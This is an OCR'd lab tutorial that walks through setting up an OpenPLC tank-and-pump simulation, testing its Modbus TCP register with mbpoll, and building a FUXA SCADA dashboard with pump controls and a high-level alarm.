
```
om-asutosh@Omm:~$ sudo apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following upgrades have been deferred due to phasing:
  libnftables1 network-manager-openvpn network-manager-openvpn-gnome nftables
The following packages will be upgraded:
  libpython3.12-dev libpython3.12-minimal libpython3.12-stdlib libpython3.12t64 python3.12 pytho
8 upgraded, 0 newly installed, 0 to remove and 4 not upgraded.
8 standard LTS security updates
Need to get 14.4 MB of archives.
After this operation, 6,144 B of additional disk space will be used.
Do you want to continue? [Y/n] y
```

3. Install the required dependencies such as "Git, CMake, Python3, & pip" for compiling and running OpenPLC.
4. Download the OpenPLC source code from the official GitHub repository and run the installation script to install the OpenPLC Runtime.

```
root@Omm:/home/om-asutosh# git clone https://github.com/thiagoralves/OpenPLC_v3.git
fatal: destination path 'OpenPLC_v3' already exists and is not an empty directory.
root@Omm:/home/om-asutosh# ls
Desktop  Documents  Downloads  Music  OpenPLC_v3  Pictures  Public  snap  Templates  Videos
root@Omm:/home/om-asutosh# cd OpenPLC_v3/
root@Omm:/home/om-asutosh/OpenPLC_v3# ls
appveyor.yml            Dockerfile     doxygen.conf  install_log.txt  LICENSE     requirements.txt  utils
background_installer.sh documentation  installed.db  install.sh       README.md   start_openplc.sh  webserver
root@Omm:/home/om-asutosh/OpenPLC_v3#
```

5. Start the OpenPLC Runtime service in the webpage using your local address to activate the PLC simulation environment.
    a. Install the OpenPLC Runtime by executing the command "sudo ./install.sh linux".
    b. Start the OpenPLC Runtime service using the commands "cd ~/OpenPLC_v3" followed by "sudo ./start_openplc.sh".
6. This my web address in my case "http://192.168.1.104:8080"; user – openplc & pass – openplc by default.





PHASE 2 — Create PLC Program (Motor + Tank Simulation)

1. Open the notepad or any editor and create a new program named “ PROGRAM tank_control.st”.


```
PROGRAM tank_auto_control

VAR
    start_btn : BOOL := FALSE;
    stop_btn  : BOOL := FALSE;
    pump      : BOOL := FALSE;

    level : INT := 0;
    high_limit : INT := 100;
    low_limit  : INT := 10;
END_VAR


IF start_btn THEN
    pump := TRUE;
END_IF;

IF stop_btn THEN
    pump := FALSE;
END_IF;


IF pump THEN
    IF level < high_limit THEN
        level := level + 1;
    END_IF;
```

2. Define the required variables in the Variables section: motor (BOOL, Output, %QX0.0), level (INT, Memory, %MW0), start_btn (BOOL, Input, %IX0.0), and stop_btn (BOOL, Input, %IX0.1).
3. Implement the ladder logic where the motor turns ON when the start button is activated and turns OFF when the stop button is activated.
4. Add logic blocks so that the tank level increases when the motor is ON and decreases when the motor is OFF using ADD and SUB blocks. Here is the code:

```
“PROGRAM tank_auto_control

VAR
   start_btn : BOOL := FALSE;
   stop_btn  : BOOL := FALSE;
   pump      : BOOL := FALSE;

   level : INT := 0;
   high_limit : INT := 100;
   low_limit  : INT := 10;
END_VAR


IF start_btn THEN
   pump := TRUE;
END_IF;

IF stop_btn THEN
   pump := FALSE;
```

```
END_IF;


IF pump THEN
   IF level < high_limit THEN
      level := level + 1;
   END_IF;
END_IF;


IF NOT pump THEN
   IF level > low_limit THEN
      level := level - 1;
   END_IF;
END_IF;


IF level >= high_limit THEN
   pump := FALSE;
END_IF;

IF level <= low_limit THEN
   level := low_limit;
END_IF;

END_PROGRAM


CONFIGURATION Config0
   RESOURCE Res0 ON PLC
      TASK Main(INTERVAL := T#200ms, PRIORITY := 0);
      PROGRAM Inst0 WITH Main : tank_auto_control;
   END_RESOURCE
END_CONFIGURATION"
```

5. Compile and upload the program to the PLC by selecting Compile → Upload to PLC and confirm that the status displays "PLC Running".



PHASE 3 – Enable Modbus TCP & Testing PLC Locally

1. Enable and verify the Modbus TCP server in OpenPLC, which runs by default on port 502, using the command "sudo netstat -tulnp | grep 502".
2. Install a Modbus client tool for testing communication with the PLC using the command "sudo apt install mbpoll -y".

```
root@Omm:/home/om-asutosh# netstat -tuln | grep 502
tcp        0      0 0.0.0.0:502             0.0.0.0:*               LISTEN
root@Omm:/home/om-asutosh# apt install mbpoll -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
mbpoll is already the newest version (1.4.11+dfsg-2build1).
0 upgraded, 0 newly installed, 0 to remove and 4 not upgraded.
```

3. Test the PLC locally by reading the tank level register through Modbus TCP using the command "mbpoll -m tcp 127.0.0.1 -r 1 -c 1".

```
root@Omm:/home/om-asutosh# mbpoll -m tcp 192.168.1.104 -r 1 -c 1
mbpoll 1.0-0 - FieldTalk(tm) Modbus(R) Master Simulator
Copyright © 2015-2019 Pascal JEAN, https://github.com/epsilonrt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

Protocol configuration: Modbus TCP
Slave configuration...: address = [1]
                        start reference = 1, count = 1
Communication.........: 192.168.1.104, port 502, t/o 1.00 s, poll rate 1000 ms
Data type.............: 16-bit register, output (holding) register table

-- Polling slave 1... Ctrl-C to stop)
[1]:    0
-- Polling slave 1... Ctrl-C to stop)
[1]:    0
-- Polling slave 1... Ctrl-C to stop)
[1]:    0
-- Polling slave 1... Ctrl-C to stop)
[1]:    0
-- Polling slave 1... Ctrl-C to stop)
[1]:    0
^C--- 192.168.1.104 poll statistics ---
5 frames transmitted, 5 received, 0 errors, 0.0% frame loss
```

WEEK 3 — Industrial Process Simulation

1. Understand the water tank process model where the pump controls the tank level—when the pump is ON the tank fills, when OFF the tank drains, with protections for full and empty conditions.
2. Access the OpenPLC dashboard and open the existing program tank_control to modify the PLC logic for the improved tank system.
3. Add new variables for the system including pump control, tank level, high level limit, and low-level limit to represent the process parameters.
4. Initialize the tank limits by setting a maximum level (high limit) and minimum level (low limit) to simulate realistic industrial tank constraints.
5. Design ladder logic to control the pump using start and stop conditions and implement filling and draining behavior based on the pump state and tank level.
6. Add safety logic such as automatic pump shutdown when the tank reaches the high limit and prevention of further draining when the tank reaches the low limit.
7. Introduce a timer to ensure the tank level changes gradually over time instead of instantly, creating a more realistic industrial process simulation.

8. Test and observe the system operation by monitoring the tank level behavior, verifying that the pump responds correctly, alarms trigger near maximum levels, and the overall PLC process runs normally.

```
root@Omm:/home/om-asutosh# watch -n 1 "mbpoll -m tcp 192.168.1.104 -r 1 -c 1"
```

WEEK 4 — Build SCADA/HMI using FUXA

PHASE 1 — Create SCADA Virtual Machine

1. Install Ubuntu Desktop on a new virtual machine and configure the SCADA environment for graphical interface support.
2. Verify network connectivity between the SCADA system and the PLC using "ping 192.168.x.x" to ensure the PLC is reachable.
3. Install Node.js and npm, which are required for running the SCADA platform, using "sudo apt update" followed by "sudo apt install nodejs npm -y" and verify installation with "node -v" and "npm -v".

```
root@scada-HMI:/home/scada# apt install nodejs
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nodejs is already the newest version (18.19.1+dfsg-6ubuntu5).
nodejs set to manually installed.
The following package was automatically installed and is no longer required:
  libsigsegv2
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 11 not upgraded.
root@scada-HMI:/home/scada# apt install npm
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
npm is already the newest version (9.2.0~ds1-2).
The following package was automatically installed and is no longer required:
  libsigsegv2
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 11 not upgraded.
root@scada-HMI:/home/scada# node -v
v18.19.1
root@scada-HMI:/home/scada# npm -v
9.2.0
```

4. Download and install the FUXA SCADA platform using "git clone https://github.com/frangoteam/FUXA.git", then navigate to the directory with "cd FUXA".


```
root@scada-HMI:/home/scada# git clone https://github.com/frangoteam/FUXA.git
Cloning into 'FUXA'...
remote: Enumerating objects: 39718, done.
remote: Counting objects: 100% (1715/1715), done.
remote: Compressing objects: 100% (601/601), done.
remote: Total 39718 (delta 1429), reused 1114 (delta 1113), pack-reused 38003 (from 3)
Receiving objects: 100% (39718/39718), 581.04 MiB | 3.77 MiB/s, done.
Resolving deltas: 100% (31296/31296), done.
root@scada-HMI:/home/scada# cd FUXA/
root@scada-HMI:/home/scada/FUXA# ls
app     compose.yml      Dockerfile  LICENSE     node-red  README.md   SECURITY.md
client  CONTRIBUTING.md  docs        mkdocs.yml  odbc      screenshot  server
root@scada-HMI:/home/scada/FUXA#
```

5. Install dependencies with "npm install", and start the server using "npm start/fuxa".


```
C:\Users\ASUS>fuxa
2026-03-11T02:08:19.424Z [INF]  FUXA V.1.3.0
(node:38236) [DEP0169] DeprecationWarning: `url.parse()` behavior is not standardized and
rity implications. Use the WHATWG URL API instead. CVEs are not issued for `url.parse()` v
(Use `node --trace-deprecation ...` to show where the warning was created)
2026-03-11T02:08:23.314Z [INF]  FUXA init in  4168ms.
2026-03-11T02:08:23.323Z [INF]  'FuxaServer' created
2026-03-11T02:08:24.489Z [INF]  'PLCModbus' created
2026-03-11T02:08:24.491Z [INF]  'FuxaServer' start
2026-03-11T02:08:24.491Z [INF]  'PLCModbus' start
2026-03-11T02:08:24.497Z [INF]  FUXA started!
2026-03-11T02:08:24.505Z [INF]  WebServer is running http://127.0.0.1:1881/
2026-03-11T02:08:24.508Z [INF]  'FuxaServer' restored 0/0 values
2026-03-11T02:08:24.510Z [INF]  'PLCModbus' restored 0/0 values
PortNotOpenError {
  name: 'PortNotOpenError',
  message: 'Port Not Open',
  errno: 'ECONNREFUSED'
}
```

PHASE 2 — Access SCADA Interface


1. Open the web browser inside the SCADA virtual machine and access the FUXA dashboard using the address "http://localhost:1881".
2. Navigate to the connection settings in FUXA by selecting Settings → Connections → Add New to configure communication with the PLC.



3. Select the Modbus TCP/IP protocol and configure the connection by entering the PLC details including host IP, port number, and unit ID.
4. Save the configuration to establish the communication link between the FUXA SCADA system and the PLC device.
5. Create data tags in the FUXA system by navigating to Settings → Tags → Add Tag & defining variables that correspond to the PLC registers.




6. Add tags for monitoring and control such as Tank Level (holding register), Pump Control (coil), and High Alarm (coil) to allow SCADA visualization and interaction with the PLC process.




PHASE 3 — Build HMI Dashboard

1. Open the FUXA editor and create a new visualization page by selecting Editor → New Page and name it Main_Plant_View.
2. Design the main SCADA interface layout where all plant monitoring components will be displayed.
3. Add a tank graphic from the shapes library and place it at the center of the dashboard to represent the water tank system.
4. Bind the tank fill level property to the Tank_Level tag so the graphic dynamically reflects the tank level from the PLC.
5. Add a control button labeled START PUMP and configure it to write a TRUE value to the Pump_Control coil to start the pump (to this for all diagrams to configure in their property).



6. Add another control button labeled STOP PUMP and configure it to write a FALSE value to the Pump_Control coil to stop the pump.
7. Insert an alarm indicator lamp and bind its value to the High_Alarm tag, configuring it to display red when active and green when normal.
8. Add a numeric display component and bind it to the Tank_Level tag to show the real-time tank level value on the SCADA dashboard.




Simulation Diagram

PHASE 4 — Test SCADA Control

Test Sequence:


1. Click START → Pump ON
2. Tank level should increase
3. Click STOP → Pump OFF
4. Alarm lamp glows at high level



WEEK 5 — Baseline Traffic Capture & Analysis

